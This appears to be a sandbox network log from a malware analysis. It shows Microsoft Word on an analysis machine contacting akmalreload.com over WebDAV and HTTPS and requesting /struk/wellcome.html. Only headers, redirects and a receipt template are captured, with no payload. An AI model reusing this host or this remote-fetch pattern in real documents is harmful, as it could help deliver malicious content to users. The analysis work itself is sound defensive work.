2022-07-21 12:27:41 UTC	27	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:41 UTC	27	IN	Data Raw: 6e 53 69 6d 70 61 6e 6c 61 68 20 73 74 72 75 6b 20 69 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: nSimpanlah struk ini sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:41 UTC	27	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49185	172.67.190.5	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:42 UTC	27	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:43 UTC	27	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 21 Jul 2022 12:27:43 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close location: https://akmalreload.com/struk/ dn-request-id: faf7a1dbd204367154e550fb7f4d65c3 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=BJQGj6R%2BQurBncVj%2FzRknSpEtRyUIZF%2F6zg0ttOgclwNSRv%2FDckCrD5r8pKgaufxmOYZlIYUYsH8i5vioPzJZX1zvnljw5BLiGCdOsCz%2FUIfG7m%2BQlTpFtZcRgLIwwuIOPI%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3eea9097175bf-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:43 UTC	28	IN	Data Raw: 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 2f 73 74 72 75 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: ee<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>
2022-07-21 12:27:43 UTC	29	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49186	172.67.190.5	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:44 UTC	29	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:44 UTC	29	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 72eb3a69337e46a2cbdce0a768545547 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=TAAU1P4Ghsbqf6rEktnReVh7kOdirZ1a%2FL%2FRwNq2Xi9IHl9xz2c38qpm%2F5Ya7TTGSqgFItO61VDexr%2BxhKiUppHq3f9dSNma6NPvVBsueJQoH2E1TSs8rqfylbNojz0p%2BW0%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3eeb0cfba7583-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:44 UTC	30	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:44 UTC	30	IN	Data Raw: 74 72 75 6b 20 69 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: truk ini sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:44 UTC	30	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49187	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:45 UTC	30	OUT	GET /struk/wellcome.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: akmalreload.com If-Modified-Since: Wed, 20 Jul 2022 22:09:18 GMT Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:45 UTC	31	IN	HTTP/1.1 304 Not Modified Date: Thu, 21 Jul 2022 12:27:45 GMT Connection: close last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: bf202fbd3644dd936a4c7383e5495bb0 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:45 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wtSZFebUMwtSQ8x8Hd0cT4gzS3vNrkDFP8eNgb2ad39XCevR7R3IFRwRu9iSpR5XpRaDDoWODoDGcRvLG0CsHbmLL3%2BTTNGqABX3FW%2BNITxIG2AXkXeTMyec6SdIy5UV%2BOU%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3eeb778bc778c-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49188	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:48 UTC	32	OUT	HEAD /struk/wellcome.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Content-Length: 0 Connection: Keep-Alive
2022-07-21 12:27:49 UTC	32	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:49 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: c0a5b2af1ee277e81ce3454d80cf2b32 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:48 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=UKGFYZR%2Bjqe3EBQm2fh0GJAdYADVSkKhMwJ32a%2BpxvCcpJh3Zj6w48QRHTq3lRMhYU78V0TkIrMyAZrEsql6rQ2otDC0GAPnmVh4tbNJ%2B5hdivo4Qieg9Qj7v1H93Ea2L0E%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3eecdba6a7306-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49189	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:49 UTC	33	OUT	HEAD /struk/wellcome.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:49 UTC	33	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:49 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: d13d9b48e2c5d4101b161c30541d1582 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:49 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=6bm1d4Z4pyUZYk0AKuA2BLjGuTz0HAkK 1tWDDMeOXMWOKD0M%2BeMO5WeRLR%2BGmEUfjnEQrY1XJZfv4ARzKcr3NYpAP%2FojqufoCUD2Ki%2FE GkKvB4a7TU0LGvlpEQTOrig%2BtXQ%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3eed28f367318-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:29 UTC	2	OUT	OPTIONS /struk HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: akmalreload.com
2022-07-21 12:27:30 UTC	2	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 21 Jul 2022 12:27:30 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close location: https://akmalreload.com/struk/ dn-request-id: a8bf9cdc5468f3f5baf6480e356ababd x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=DwkX3KtW14nnn3dj6rdv6tlZ904Mdk7g SPqyVG%2Bri1Rq857BmxXKv8Qp%2BWwIMpasM8zVtCIlRVl3iLbN6SphfMFscXFxMtyV2nAmKxSU1UUItFk01Mytn x8QBBIcP6S%2Bp8%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee557e7a71de-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:30 UTC	4	IN	Data Raw: 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 2f 73 74 72 75 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: ee<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permane ntly</title></head><body> Moved Permanently The document has moved here. </body></html>
2022-07-21 12:27:30 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:30 UTC	4	OUT	OPTIONS /struk/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: akmalreload.com
2022-07-21 12:27:31 UTC	4	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:31 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 8a88f308ec0754b029c91f02b750f335 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=TIEK5AY97w2GXuetriWowq2m5s6kpFeFoKSGmvDiTC6XsMsCxwec%2B6%2FhrImkFohKgxE28d6ulcmPbjuQDHbHYLu%2BdW0kPu9wH2ugRwLffzCb7sFolUgvf%2FnErXe4u5UtfGE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee5b5aae0635-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:31 UTC	5	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:31 UTC	5	IN	Data Raw: 75 6b 20 69 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: uk ini sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:31 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:32 UTC	5	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:32 UTC	5	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 21 Jul 2022 12:27:32 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close location: https://akmalreload.com/struk/ dn-request-id: 433d9ea9354924e5e79bf246cf034368 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=UQKgzos4NfBVlDY9nOMko6bcA8WdiTJNDNkClkOlupTNpL%2FpSDSyCQfnx5%2F1mLOdSpCcFWvcN%2BkkBfXjBADOSo59SJN8RX5aNVhDZDmO57gaxNrMO2ONIJE4vCUVVhMnIXE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee6668e076db-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:32 UTC	7	IN	Data Raw: 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 2f 73 74 72 75 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: ee<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>
2022-07-21 12:27:32 UTC	7	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:33 UTC	7	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:33 UTC	7	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: c8c26ba67b8bde1bc32dc44e598a76f1 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Hr7KJ3yq4re7gP7c7kYjTwtHP7ao650N2Vkfk2ZFbOZqFVkOBuarkdjXBbj1g5%2FE3e7Ksbs4DIIYavfK2B36kjtkNyOOvS0PQV4FXPfVaIIFiB96q2P96U41kDumKz3SS60%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee6c5ec7004e-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
